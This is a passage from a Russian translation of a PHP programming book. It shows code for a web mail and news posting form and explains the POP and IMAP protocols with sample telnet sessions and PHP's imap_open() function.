$ret_str .= "<th width=\\"30%\\>NNTP PORT</th>\n";
$ret_str .= "<td width=\\"70%\\><input type=\\"TEXT\\"
    name=\\"nnntp_port\\\" size=\\"4\\\" value=\\"119\\\"></td>\n";
$ret_str .= "</tr>\n";
```

## Будет ли использоваться удаленный сервер SMTP?

```
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\\"100%\\\" colspan=\\"2\\><input type=\\"checkbox\\"
    name=\\"use_smtp\\\" value=\\"ON\\\">USE SMTP</th>\n";
$ret_str .= "</tr>\n";
```

## Выводим имя хоста SMTP и номер порта, который он слушает:

```
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\\"30%\\>SMTP HOST</th>\n";
$ret_str .= "<td width=\\"70%\\><input type=\\"TEXT\\"
    name=\\"smtp_host\\\" size=\\"20\\\"></td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\\"30%\\>SMTP PORT</th>\n";
$ret_str .= "<td width=\\"70%\\><input type=\\"TEXT\\"
    name=\\"smtp_port\\\" size=\\"5\\\" value=\\"25\\\"></td>\n";
$ret_str .= "</tr>\n";
```

## Задаем значения обычного набора заголовков:

```
$ret_str := "<tr>\n";
$ret_str .= "<th width=\\"30%\\>Newsgroups/To</th>\n";
$ret_str .= "<td width=\\"70%\\><input type=\\"TEXT\\\" name=\\"mail_to\\"
    value=\\"$mail_to\\\" size=\\"20\\\"></td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\\"30%\\>CC</th>\n";
$ret_str .= "<td width=\\"70%\\><input type=\\"TEXT\\\" name=\\"mail_cc\\"
    value=\\"$mail_cc\\\" size=\\"20\\\"></td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\\"30%\\>BCC</th>\n";
$ret_str .= "<td width=\\"70%\\><input type=\\"TEXT\\"
    name=\\"mail_bcc\\\" size=\\"20\\\"></td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\\"30%\\>FROM</th>\n";
$ret_str .= "<td width=\\"70%\\><input name=\\"mail_from\\"
    size=\\"20\\\"></td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\\"30%\\>REPLY-TO</th>\n";
```

```
$ret_str .= "<td width=\"70%\"><input name=\"mail_reply_to\" value=\"$mail_reply_to\" size=\"20\"></td>\n";
$ret_str .= "</tr>\n";
```

Щелчок по кнопке **Browse** будет выводить окно диалога, с помощью которого пользователь может найти **файл**, чтобы вставить его в сообщение:

```
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\"30%\">ATTACHMENT</th>\n";
$ret_str .= "<td width=\"70%\"><input type=\"FILE\" name=\"userfile\"></td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
```

Это текстовое сообщение или HTML?

```
$ret_str .= "<th width=\"30%\">TYPE</th>\n";
$ret_str .= "<td width=\"70%\"><input type=\"RADIO\" checked value=\"text\" name=\"mail_type\">TEXT\n";
$ret_str .= "<input type=\"RADIO\" value=\"html\" name=\"mail_type\">HTML\n";
$ret_str .= "</td>\n";
$ret_str .= "</tr>\n";
```

Надо ли кодировать сообщение в 8-разрядном формате?

```
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\"30%\">ENCODING</th>\n";
$ret_str .= "<td width=\"70%\"><input type=\"RADIO\" value=\"7bit\" name=\"mail_encoding\" checked>7BIT\n";
$ret_str .= "<input type=\"RADIO\" value=\"8bit\" name=\"mail_encoding\">8BIT\n";
$ret_str .= "</td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
```

Выберем набор символов. Для набора символов корейского языка устанавливается EUC-KR. При желании можно добавить другие наборы:

```
$ret_str .= "<th width=\"30%\">CHARACTER SET</th>\n";
$ret_str .= "<td width=\"70%\"><input type=\"RADIO\" value=\"us-ascii\" name=\"mail_charset\" checked>US-ASCII\n";
$ret_str .= "<input type=\"RADIO\" value=\"euc-kr\" name=\"mail_charset\">EUC-KR\n";
$ret_str .= "</td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\"30%\">SUBJECT</th>\n";
$ret_str .= "<td width=\"70%\"><input size=\"40\" name=\"mail_subject\" value=\"$mail_subject\"></td>\n";
$ret_str .= "</tr>\n";
```

Теперь вводим тело сообщения:

```
$ret_str .= "<tr>\n";
$ret_str .= "<th width=\"30%\">BODY</th>\n";
$ret_str .= "<td width=\"70%\"><textarea name=\"mail_body\" rows=\"10\" cols=\"60\">$mail_body</textarea></td>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
$ret_str .= "  <th width=\"30%\" colspan=\"2\"><input type=\"SUBMIT\" value=\"Send\" name=\"SUBMIT\">\n";
$ret_str .= "  <input type=\"RESET\" value=\"Reset\" name=\"RESET\"></th>\n";
$ret_str .= "</tr>\n";
$ret_str .= "</table>\n";
$ret_str .= "</div>\n";
• $ret_str .= "</form>\n";
```

**Завершает вывод веб-страницы метод htmlFooter():**

```
$ret_str .= $this->htmlFooter();
return $ret_str;
}
```

### htmlHeader()

Метод htmlHeader() принимает два необязательных аргумента: заголовок HTML и набор символов сообщения:

```
' function htmlHeader($title='', $charset='')
{
    $ret_str = "<html>\n";
    $ret_str .= "<head>\n";
    if (!empty($charset)) $ret_str .= "<meta http-equiv=\"CONTENT-TYPE\" content=\"TEXT/HTML; charset=$charset\">\n";
    $ret_str .= "<title>$title</title>\n";
    $ret_str .= "</head>\n";
    $ret_str .= "<body>\n";
    return $ret_str;
}
```

### htmlFooter()

Метод htmlFooter() завершает вывод веб-страницы:

```
function htmlFooter()
{
    $ret_str = "</body>\n";
    $ret_str .= "</html>\n";
    return $ret_str;
}
```

## Вывод сообщений об ошибках

Следующие методы вывода сообщений об ошибках должны быть вам знакомы:

```
function buildErrorMsg($err_msg, $err_arg=' ')
{
    $this->ERROR_MSG = $err_msg . $this->ERR_ARGS_DELIMITER . $err_arg;
}

function errorMsg()
{
    return $this->ERROR_MSG;
}

?>
```

## Результат

Вот снимок экрана формы для ввода сообщения, которую показывает наш класс (рис. 11.1):

*Рис. 11.1. Форма ввода сообщения*

«Легкую» часть задачи мы решили. Получение сообщений электронной почты или статей телеконференций в PHP происходит не так просто, как их отправка. Для этого мы должны ближе познакомиться с **IMAP**. В следующей главе мы более глубоко изучим электронную почту и телеконференции.

## Ресурсы

Аннотированное пользователями справочное руководство PHP по функции `mail()` можно найти здесь:

- <http://www.php.net/manual/function.mail.php>

Дополнительная информация по электронной почте и телеконференциям есть в следующих RFC:

- <http://www.rfc.net/> RFC 821 (Simple Mail Transfer Protocol)
- <http://www.rfc.net/> RFC 822 (Internet Mail Message Format)
- <http://www.rfc.net/> RFC 1049 (поле заголовка Content-type)
- <http://www.rfc.net/> RFC 2045-2049 (Multipurpose Internet Mail Extensions)
- <http://www.rfc.net/> - RFC 977 (Network News Transfer Protocol)
- <http://www.rfc.net/> RFC 1036 (стандарты обмена сообщениями в USE-NET)

Дополнительная информация по наборам символов:

- <http://www.rfc.net/> RFC 2278 (IANA Charset Registration Procedures)
- <ftp://ftp.isi.edu/in-notes/iana/assignments/character-sets/> список зарегистрированных наборов символов

## Резюме

В этой главе мы набрали обороты в освоении систем электронной почты и телеконференций. Мы познакомились с основами Usenet и системы электронной почты Интернета, а также со стандартными языками, или протоколами, которые используются серверами и клиентами для общения друг с другом: SMTP и NNTP.

Мы также научились посыпать с помощью PHP обычную электронную почту и более сложную, MIME. Основу возможностей PHP по работе с электронной почтой составляет встроенная функция `mail()`. Мы также показали, что в отсутствие локальной почтовой системы, на которую опирается функция `mail()`, можно отправлять электронную почту через удаленный сервер SMTP.

Кроме того, мы узнали, как отправлять статьи в выбранные телеконференции с помощью удаленного сервера NNTP.

Мы спроектировали и создали ряд классов, которые демонстрируют знания, полученные в этой главе:

- `My_Mail`: базовый класс для отправки обычных почтовых сообщений
- `My_Mime_Mail`: более сложный класс, расширяющий `My_Mail` функциями MIME
- `My_Smtp_Mail`: базовый почтовый класс для работы с удаленным сервером SMTP

- `My_Smtp_Mime_Mail`: почтовый класс SMTP с функциями MIME
- `My_Nntp`: базовый класс NNTP, дающий возможность отправлять статьи в телеконференции

Наконец, для применения в веб-интерфейсе мы построили класс почтового отправителя, который может посыпать статьи в телеконференции или сообщения электронной почты. Классы, созданные в данной главе, лягут в основу более сложного приложения для работы с электронной почтой и телеконференциями, которое мы построим в главе 12, рассматривающей функции PHP для IMAP.

# 12

## Получение электронной почты и статей телеконференций

В предыдущей главе мы рассмотрели основы почтовой системы Интернета и Usenet. Мы также показали, как посыпать электронную почту и публиковать статьи в телеконференциях с помощью PHP. Сейчас читатель должен достаточно разбираться в общей концепции электронной почты. Однако, как говорилось в предшествующей главе, получение сообщений электронной почты и статей из телеконференций в PHP связано с гораздо большими трудностями, чем их отправка. В этой главе мы познакомимся с новыми почтовыми протоколами и более сложными понятиями, относящимися к электронной почте и телеконференциям. Мы также изучим возможности, предоставляемые PHP для получения сообщений электронной почты и телеконференций с помощью функций IMAP. Предварительно необходимо пропустить главу 11, подробно освещающую основы системы электронной почты и Usenet.

Вот главные темы, которые будут раскрыты в этой главе:

- Протоколы POP и IMAP
- Почтовые ящики
- Функции PHP для IMAP
- Получение сообщений электронной почты и телеконференций в PHP с помощью функций IMAP

По ходу изложения мы создадим класс, способный получать с сервера сообщения электронной почты и статьи телеконференций.

Мы завершим обсуждение электронной почты и телеконференций созданием основанной на веб-службе почтовой системы типа Hotmail.

Начнем с рассмотрения протоколов, с помощью которых происходит получение электронной почты.

## Протоколы для получения электронной почты

Для получения сообщений почтовый клиент пользуется протоколом POP или IMAP. Подобно рассмотренному в предыдущей главе SMTP, протоколы POP и ШАР также являются строчно-ориентированными. POP - это простой протокол с минимальным набором команд, тогда как IMAP относительно сложен. Начнем с простого.

### POP

Главное различие между протоколами POP и IMAP заключается в том, где хранятся сообщения и где происходит доступ к ним. В POP сообщения загружаются с почтового сервера на локальный жесткий диск, в IMAP же они остаются на сервере. Для того чтобы просмотреть определенное сообщение, его требуется загрузить. Может возникнуть вопрос, зачем вообще нужен IMAP. Рассмотрим такую ситуацию. В POP сообщения удаляются с сервера после их извлечения, если не настроить почтовый клиент так, чтобы они сохранились. Для того чтобы снова прочесть сообщение, его придется взять с локального жесткого диска. IMAP же позволяет просматривать сообщения на сервере в любое время в желаемом месте.

По сравнению с IMAP протокол POP очень прост. Можно подключиться по telnet к порту 110 и непосредственно общаться с удаленной машиной, на которой работает POP-сервер. Ниже приводится пример сеанса POP, показывающий, как получить электронную почту с помощью этого протокола.

На UNIX-платформах обычно можно посмотреть, какие процессы выполняются в данный момент, с помощью команды ps или утилиты top. Однако демоны POP и IMAP, как правило, выполняются по требованию, т. е. когда клиент соединяется с сервером через порт POP или IMAP. Пока не начнется сеанс, команда ps не покажет никакие работающие демоны IMAP или POP. Демон сервера IMAP или POP (`imapd/pop3d`) запускается демоном inetd в ответ на каждое новое подключение клиента. Порты TCP, используемые POP и IMAP, указаны в файле /etc/services; обычно это 110 и 143 соответственно. Однако по соображениям безопасности системные администраторы иногда заменяют эти хорошо известные порты другими, менее очевидными. При соединении с localhost действительные номера портов можно заменить их псевдонимами: `imap` и `pop3`:

```
tfttelnet localhost imap
```

Благодаря этому мы избавляемся от необходимости помнить действительные номера портов.

### Пример сеанса POP

Как обычно, полужирным шрифтом выделены команды POP, вводимые клиентом:

```
Я telnet whoelse.com 110
Trying 192.168.0.3...
Connected to whoelse.com.
Escape character is '['.
+OK POP3 whoelse.com v2000.70 server ready
HELO
-ERR Unknown AUTHORIZATION state command
: USER yonsuk
+OK User name accepted, password please
PASS 12345
+OK Mailbox open, 5 messages
LIST
+OK Mailbox scan listing follows
1 325
2 1250
3 2145
4 830
5 525

RETR 5
+OK 525 octets
Return-Path: <wankyu@whatever.com>
Received: from whatever.com (IDENT:wankyu@whatever.com[192.168.0.2])
        by mail.somewhere.com (8.9.3/8.9.3) with SMTP id WAA29446
        for yonsuk; Sun, 28 Jan 2001 23:18:09 +0900 .
Date: Sun, 28 Jan 2001 23:18:09 +0900
From: Wankyu Choi <wankyu@whatever.com>
To: yonsuk@whoelse.com
Message-Id: <F890755DE93ED411@whatever.com>
Subject: Just a Note

Don't forget to bring your notebook tomorrow.
Sleep tight.
```

**DELETE**

```
+OK Message deleted
QUIT
+OK Sayonara
Connection closed by foreign host.
#
```

Версия 3 - это самая свежая реализация POP. Когда мы будем говорить о POP, будет иметься в виду POP3, если не оговорено иное.

Сеанс POP начинается с подключения к серверу. В отличие от SMTP, ответы сервера POP начинаются с +OK, что указывает на успешное выполнение данной команды, либо с -ERR, что указывает на ошибку. При написании программы-клиента POP можно воспользоваться регулярными выражениями, чтобы проверять, с чего начинается ответ сервера - с +OK или -ERR. Обратите внимание на отсутствие в POP команды HELO. Этим вызвано сообщение сервера -ERR Unknown AUTHORIZATION state command.

Сеанс POP включает в себя три состояния: авторизации, транзакции и обновления. При каждом подключении к серверу клиент POP входит в состояние авторизации. Пользователь идентифицируется с помощью команд USER и PASS. Успешная аутентификация переводит пользователя в состояние транзакции, в котором он может получать и удалять сообщения.

В приведенном выше сеансе сервер сообщает о наличии в почтовом ящике 5 сообщений. Команда LIST выводит список сообщений с указанием их разме-ра в октетах (групп из 8 бит). Для того чтобы просмотреть конкретное сообщение, следует подать команду RETR, указав в качестве аргумента номер сообщения, в данном случае RETR 5. После этого можно увидеть содержимое со-общения, которое `wankyu@whatever.com` послал для `yonsuk@whoelse.com`.

Команда DELE удаляет сообщение, номер которого указан в аргументе. Обратите внимание, что команда DELE не уничтожает сообщение физически, а лишь помечает его как предназначено для удаления. Фактическое удаление происходит при завершении работы по команде QUIT. В данном примере это не показано, но можно восстановить сообщение, т. е. снять с него отметку об удалении с помощью команды RSET. Команда QUIT завершает состояние транзакции и инициирует состояние обновления. В состоянии обновления сервер POP затирает сообщения, помеченные для удаления, не выводя никаких сообщений. Закончив эту работу, сервер закрывает сеанс. Если помеченных для удаления сообщений нет, сервер завершает сеанс, не переходя в со-стояние обновления.

Электронную почту может просмотреть любой клиент из любого места, под-ключившись через telnet к серверу POP и воспользовавшись этими просты-ми командами.

## IMAP

IMAP - более сложный протокол, чем POP. В POP можно обойтись горсткой команд, а IMAP - это совсем другая история. PHP предоставляет массу готовых функций, относящихся к IMAP, с помощью которых можно общаться с серверами POP, IMAP и NNTP. Одно лишь количество их устрашает. Функции IMAP представляют собой фактически оболочки команд IMAP, и их названия и внешний вид соответствуют реальным командам IMAP. Один из лучших способов освоиться с функциями PHP для IMAP - посмотреть при-меры сеансов, в которых действуют основные команды IMAP, и сопоставить их с соответствующими функциями PHP для IMAP. Мы познакомим вас с их именами, аргументами и возвращаемыми значениями.

Приведем пример сеанса IMAP и сравним его с сеансом POP.

## Теги

Основное отличие ШАР от других строчно-ориентированных протоколов в том, что каждой команде, подаваемой клиентом, должна предшествовать строка буквенно-цифровых символов, называемая тегом. Теги позволяют клиенту IMAP определить, к какой команде относится ответ сервера. Кли-

ент IMAP должен генерировать во время сеанса уникальные теги. Сервер, в свою очередь, помечает свой ответ тегом, посланным клиентом. Сервер может возвращать и не помеченные тегами ответы. Обычно непомеченные ответы без тегов представляют собой результирующие данные, порожденные командой клиента. Ответам без тегов предшествует звездочка (\*).

## Форматы почтовых ящиков

Одно из самых крупных достоинств IMAP состоит в том, что он допускает наличие нескольких почтовых ящиков. Почтовый ящик действует подобно файловой системе. Полученное сообщение электронной почты помещается в ваш почтовый ящик. В простейшем случае почтовый ящик представляет собой один обычный файл, в который помещаются все сообщения электронной почты. В UNIX главный почтовый ящик пользователя обычно расположен в каталоге `/var/spool/mail/` и называется так же, как его учетная запись. Например, текстовый файл `/var/spool/mail/wankyu` служит почтовым ящиком пользователя `wankyu`, в котором хранится его входящая почта.

В формате `mbox` используется почтовый ящик в виде одного текстового файла, к которому последовательно дописываются сообщения. Роль разделителя сообщений играет строка, начинающаяся словом `From`. За этим словом следует пробел и почтовый адрес отправителя, а также дата и время записи сообщения в почтовый ящик. Эта строка-разделитель обычно называется `From_line`, и ее не следует путать со строкой заголовка `From`:

```
From yonsuk@whoelse.com Sat Feb 17 17:31:28 2001 // A From_ line
From: Yonsuk Song<yonsuk@whoelse.com> // A From header
```

После каждого сообщения вставляется пустая строка:

```
From changsoo@neost.com Sat Feb 17 17:31:28 2001
A verbatim copy of the first e-mail message

From yongpil@neost.com Sat Feb 17 17:50:35 2001
A verbatim copy of the second e-mail message

From sungho@neost.com Sat Feb 17 18:19:30 2001
A verbatim copy of the third e-mail message
```

Существует разновидность формата `mbox`, называемая **MMDF**, в которой каждое сообщение ограничено строками, содержащими четыре символа `ctrl-A` (^A^A^A^A), без пустой строки между сообщениями.

По мере роста количества сообщений, хранящихся в почтовом ящике, модель с одним текстовым файлом делает неэффективным доступ и управление. Кроме того, невозможен одновременный доступ двух клиентов к одному и тому же почтовому ящику: один из них может потерять блокировку почтового ящика, к которому попытается обратиться другой клиент. Во избежание проблем с блокировкой файлов, каждое сообщение электронной почты должно храниться в отдельном файле. В формате МН почтовый ящик состоит из каталогов, и каждое сообщение хранится в отдельном файле.

Большинство серверов NNTP использует для работы с новыми статьями формат, аналогичный MH.

IMAP позволяет создать иерархию почтовых ящиков, весьма схожую с каталогами файлов. Формат иерархии почтовых ящиков зависит от реализации сервера, но в простейшем случае это формат почтовой файловой системы. Каждый почтовый ящик при этом соответствует каталогу или файлу. INBOX (ящик для входящих сообщений) всегда является каталогом.

Обратите внимание, что сервер UW-IMAP в конечном счете дописывает сообщения в один почтовый ящик формата mbox, а сервер Cyrus хранит каждое сообщение в виде отдельного файла в каталоге почтового ящика. Сервер Courier-IMAP уникален в том смысле, что поддерживает формат почтового ящика Maildir программы Qmail. Сервер UW-IMAP не позволяет двум клиентам одновременно обратиться к одному и тому же почтовому ящику: это значит, что один из них может потерять блокировку своего почтового ящика, если к нему в то же самое время попытается обратиться другой клиент. В серверах Cyrus и Courier-IMAP этой проблемы блокировки файлов нет.

## Пример сеанса IMAP

Сеанс IMAP состоит из четырех отдельных состояний. Поскольку поддерживается несколько почтовых ящиков, один из них надо выбрать, прежде чем обращаться к находящимся в нем сообщениям:

- Состояние до аутентификации: клиент соединен с сервером
- Аутентифицированное состояние: клиент успешно прошел аутентификацию
- Состояние выбранного ящика: выбор прошел успешно
- Состояние конца сеанса: клиент послал команду LOGOUT или сервер закрыл соединение

Подключимся по telnet к нашему localhost, на котором работает сервер IMAP:

```
# telnet localhost imap
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
* OK [CAPABILITY IMAP4 IMAP4REV1 LOGIN-REFERRALS AUTH=LOGIN] localhost IMAP4rev1
2000.287 at Tue, 30 Jan 2001 16:15:07 +0900 (KST)
```

Сервер приветствует пользователя непомеченным ответом (обратите внимание на звездочку в начале ответа).

Для того чтобы сделать на сервере что-то полезное, необходимо зарегистрироваться. Команда LOGIN имеет два аргумента: имя учетной записи, которое также считается именем вашего почтового ящика, и пароль. Помните, что каждой команде должен предшествовать тег:

```
WCK001 LOGIN wankyu 12345
```

```
* CAPABILITY IMAP4 IMAP4REV1 NAMESPACE IDLE MAILBOX-REFERRALS SCAN SORT THREAD=R
```

```
EFERENCES THREAD=ORDEREDSUBJECT MULTIAPPEND ....  
WCK001 OK LOGIN completed
```

Обратите внимание, что на команду LOGIN сервер вернул помеченный ответ "WCK001 OK LOGIN completed". Пока мы еще не готовы получать списки или читать сообщения. Сначала надо выбрать рабочий почтовый ящик. Особый почтовый ящик с именем INBOX предназначен для получения и хранения всех входящих сообщений. Для пользователя wankyu почтовый ящик INBOX обычно является каталогом в его личном каталоге, например /home/wankyu/Mail/. В IMAP можно создавать, удалять и переименовывать любые почтовые ящики, кроме INBOX.

Выберем почтовый ящик INBOX с помощью команды SELECT и посмотрим на ответ сервера:

```
WCK002 SELECT INBOX  
* 10 EXISTS  
* 6 RECENT  
* OK [UIDVALIDITY 980691555] UID validity status  
* OK [UIDNEXT 11] Predicted next UID  
* FLAGS (\Answered \Flagged \Deleted \Draft \Seen)  
* OK [PERMANENTFLAGS (\* \Answered \Flagged \Deleted \Draft \Seen)] Permanent flags  
WCK002 OK [READ-WRITE] SELECT completed
```

Сервер сообщает, что у wankyu в ящике INBOX находится 10 сообщений, 6 из которых свежие и непрочитанные.

К сообщению в почтовом ящике IMAP можно обращаться по уникальному идентификатору (UID) или порядковому номеру. Порядковый номер сообщения представляет собой число от 1 до количества сообщений в почтовом ящике. При добавлении каждого нового сообщения ему присваивается порядковый номер, на 1 больший количества сообщений в ящике перед добавлением. По ряду причин порядковые номера могут переназначаться во время сеанса, например, когда сообщение навсегда удаляется из почтового ящика, поэтому работа с ними в разных сеансах не так надежна.

Напротив, UID сохраняются на протяжении разных сеансов, однако, в отличие от порядковых номеров, они не обязательно последовательны, зато UID особенно удобны для сохранения состояния из предыдущего сеанса. С каждым почтовым ящиком связано значение действительности уникального идентификатора, в данном случае 980691555, которое подтверждает UID и посыпается в коде ответа сервера UIDVALIDITY в момент выбора почтового ящика.

Свежие (recent) сообщения - это те, которые были доставлены в почтовый ящик после предыдущего сеанса, а «непрочитанные» сообщения - это те, которые не были прочтены с момента появления их в почтовом ящике. В ответе сервера есть строка FLAGS, указывающая, какие флаги для пометки состояния сообщения поддерживаются сервером. Флаг подобен атрибуту файла и содержит информацию о состоянии рассматриваемого сообщения. Значения флагов описываются в следующей таблице (табл. 12.1):

Таблица 12.1. Флаги состояния почтового сообщения

| Флаг      | Описание  |
|-----------|---|
| \Answered | Сообщение прочтено, и на него послан ответ  |
| \Flagged  | Сообщение с какой-то целью помечено: важное, срочное или просто имеет отметку о необходимости каких-то действий с ним     |
| \Deleted  | Сообщение помечено для удаления. Фактическое удаление происходит, когда клиент завершает сеанс или подает команду EXPUNGE |
| \Draft    | Сообщение не закончено и представляет собой черновик. Оно должно быть отправлено после завершения                         |
| \Seen     | Сообщение прочитано   |

Для того чтобы прочесть сообщение, надо выполнить команду FETCH. Прочтем с ее помощью пятое сообщение в INBOX. Команда имеет несколько аргументов, первый из которых - номер сообщения. Остальные аргументы зависят от того, что должна сделать эта команда:

```
WCK003 FETCH 5 BODY[1]
* 5 FETCH (BODY[1] {61}
Don't forget to bring your notebook tomorrow.
Sleep tight.

)
WCK003 OK FETCH completed
```

С помощью аргумента BODY можно указать, какую часть сообщения желательно получить, например BODY[0] для заголовков или BODY[1] для тела сообщения. Посмотрим, как выглядят заголовки этого сообщения:

```
WCK003 FETCH 5 BODY[0]
* 5 FETCH (BODY[0] {452}
Return-Path: <wankyu@whatever.com>
Received: from vyhatever.com (IDENT:wankyu@whatever.com[192.168.0.2])
        by mail.somewhere.com (8.9.3/8.9.3) with SMTP id WAA29446
        for yonsuk; Sun, 28 Jan 2001 23:18:09 +0900
Date: Sun, 28 Jan 2001 23:18:09 +0900
From: Wankyu Choi <wankyu@whatever.com>
To: yonsuk@whoelse.com
Message-Id: < F890755DE93ED411@ whatever.com>
Subject: Just a Note

)
WCK004 OK FETCH completed
```

Можно даже получить сводку о структуре сообщения с помощью аргумента BODYSTRUCTURE:

```
WCK005 FETCH 5 BODYSTRUCTURE
* 5 FETCH (BODYSTRUCTURE ("TEXT" "PLAIN" ("CHARSET" "US-ASCII") NIL NIL "7BIT" 61
2 NIL NIL NIL))
WCK005 OK FETCH completed
```

Флаги можно получить аналогичным образом:

```
WCK006 FETCH 5 FLAGS
* 5 FETCH (FLAGS (\Seen))
WCK006 OK FETCH completed
```

Теперь мы знаем, что пятое сообщение прочтено (\Seen). Все эти действия можно объединить в одной команде, заключив аргументы в круглые скобки:

```
WCK007 FETCH 5 (BODYSTRUCTURE FLAGS)
* 5 FETCH (BODYSTRUCTURE ("TEXT" "PLAIN" ("CHARSET" "US-ASCII") NIL NIL "7BIT" 61
2 NIL NIL NIL) FLAGS (\Seen))
WCK007 OK FETCH completed
```

Рассмотрим процедуру создания почтового ящика. На сервере UW-IMAP почтовый ящик пользователя `wankyu` располагается в его исходном каталоге в качестве подкатаога с именем `Mail`:

```
/home/wankyu/Mail/
```

Если пользователь создает другой почтовый ящик с именем `work`, то в исходном каталоге появляется файл с тем же именем:

```
/home/wankyu/work/
```

Обращаем внимание, что для создания контейнера почтовых ящиков, т. е. каталога - почтового ящика, в котором содержатся другие почтовые ящики, - необходимо добавить в конец разделитель иерархии почтовых ящиков. На некоторых почтовых серверах, включая UW-IMAP, это прямой слэш (/), на других (Cyrus и Courier-IMAP) - отдельная точка (.). Например, на сервере UW-IMAP создать почтовый ящик-контейнер можно командой:

```
WKC008 CREATE work/
WKC008 OK CREATE completed
```

Приведенная команда **IMAP** создает почтовый ящик-контейнер с именем `work`, который представляет собой подкаталог исходного каталога пользователя. Напротив, следующая команда создает почтовый ящик в виде текстового файла с именем `work`:

```
WKC008 CREATE work
WKC008 OK CREATE completed
```

Если новый почтовый ящик создается в ящике-контейнере `work`, то в подкаталоге `work` появляется одноименный файл почтового ящика:

```
/home/wankyu/work/Jan
```

При перемещении по маршруту, начинающемуся из исходного каталога пользователя, получаем почтовый ящик с именем `work/Jan`.

Теперь мы закроем сеанс с помощью команды LOGOUT:

```
WCK009 LOGOUT
* BYE whatever.com IMAP4rev1 server terminating connection
WCK008 OK LOGOUT completed
Connection closed by foreign host.
#
```

## Сравнение POP и IMAP

В приведенном сеансе участвует лишь часть команд, предоставляемых ШАР. Одна только команда FETCH может иметь множество видов с различными наборами аргументов. Однако благодаря богатому набору функций **IMAP** приобретает все большую поддержку. Вот некоторые другие его возможности:

- IMAP хранит все почтовые сообщения на сервере, благодаря чему доступ к ним можно получить с любого компьютера, находящегося в сети.
- IMAP хранит почтовые сообщения в нескольких расположенных на сервере ящиках, и перемещать или извлекать сообщения в них можно с помощью любого клиента IMAP. Можно создать такую иерархию почтовых ящиков, в которой сообщения будут объединяться по общим темам: personal, work, orders, orders/2001/08, orders/2000/09, orders/2001/10, orders/2001/01/11 и т.д.
- IMAP позволяет загрузить определенную интересующую вас часть почтового сообщения вместо целого сообщения. Например, можно выбрасывать спам с большими вложениями. В POP придется сначала загрузить сообщение, чтобы определить характер его содержания.
- IMAP позволяет помечать сообщения флагами, что облегчает управление ими. Сервер может также автоматически устанавливать флаги при наступлении определенных событий, например при прочтении сообщения.
- IMAP позволяет работать с почтовыми ящиками в режиме разделения с другими пользователями. Например, можно создать почтовый ящик службы работы с клиентами, совместно используемый группой служащих. В результате каждый работник, входящий в эту группу, может узнать, какие из сообщений были прочитаны и приняты в работу.

У IMAP есть и недостатки. В сравнении с POP он более требователен к ресурсам и менее эффективен в отношении пропускной способности сети. Сообщения приходится передавать каждый раз, когда возникает потребность снова просмотреть их. В POP их можно просматривать в любое время, получая с локального жесткого диска. Поскольку сообщения хранятся на сервере вне вашего непосредственного контроля, возникают опасения в их защищенности.

Теперь посмотрим, какие возможности предоставляет PHP для работы с серверами POP и IMAP. В PHP более 50 относящихся к IMAP функций, но из этого числа потребуется порядка десяти, чтобы создать надежное приложение в виде основанной на веб-службе почтовой системы или программы чтения телеконференций.

## Получение электронной почты с помощью PHP

В PHP содержится большая группа функций, относящихся к ШАР. Как отмечалось выше, они представляют собой оболочки команд ШАР, и их имена и внешний вид можно сопоставить с действительными командами ШАР. Мы будем строить класс `Webmail`, который может работать как с электронной почтой, так и с телеконференциями, и одновременно будем поочередно знакомиться с функциями PHP для ШАР. С помощью этих функций можно взаимодействовать с серверами POP или NNTP, так же как с сервером IMAP.

Этот класс предоставляет следующие важные возможности:

- Получение сообщений электронной почты с помощью POP или ШАР
- Получение списка почтовых сообщений в выбранном почтовом ящике
- Действия с почтовыми сообщениями на сервере IMAP
- Управление почтовыми ящиками на сервере IMAP
- Получение списка имеющихся телеконференций
- Перемещение по иерархии телеконференций
- Получение списка статей в выбранной телеконференции

Мы постараемся сделать класс по возможности компактнее, в то же время обеспечив выполнение всех важных функций, чтобы продемонстрировать мощь функций PHP для IMAP и простоту их применения. Сначала посмотрим, как поздороваться с сервером.

*Убедитесь, что PHP скомпилирован с параметром настройки --with-imap. В противном случае представленные здесь примеры работать не будут. Под Windows необходим модуль IMAP с именем php\_imap.dll, но его имя может быть другим в зависимости от версии.*

### Соединение с сервером

Функции IMAP позволяют работать со всеми тремя типами серверов, с которыми мы ознакомились к данному времени: POP, IMAP и NNTP. Работать с каким-либо из этих серверов так же просто, как с файлами или каталогами:

- Откройте соединение с сервером, создав поток, через который будет происходить обмен данными с сервером
- Выполните необходимые действия, общаясь с сервером через этот поток
- Закончив работу с сервером, закройте поток и освободите связанные с ним ресурсы

Создание и закрытие соединения с сервером осуществляют функции `imap_open()` и `imap_close()`.

#### imap\_open()

```
int imap_open(string mailbox, string username, string password [, int flags])
```

С помощью этой функции мы получаем поток, соединяющий с почтовым ящиком на сервере. В случае ошибки эта функция возвращает `false`. Поток - это канал, через который клиент и сервер могут общаться друг с другом. Его действие похоже на действие дескриптора файла.

В четвертый аргумент можно поместить одну или несколько из следующих предопределенных констант:

- `OP_READONLY`  
Открыть почтовый ящик в режиме только для чтения
- `OP_ANONYMOUS`  
Не использовать и не обновлять файл `.newsrc` при работе по NNTP
- `OP_HALFOPEN`  
При работе по IMAP или NNTP открыть соединение, не выбирая почтовый ящик (или телеконференцию)
- `CL_EXPUNGE`  
Автоматически уничтожить почтовый ящик после закрытия соединения

В четвертый аргумент можно ввести один или более этих флагов в следующем виде:

```
OP_ANONYMOUS | OP_HALFOPEN // поразрядное ИЛИ флагов
```

Обратите внимание, что эти флаги представляют собой константы и потому не должны заключаться в кавычки.

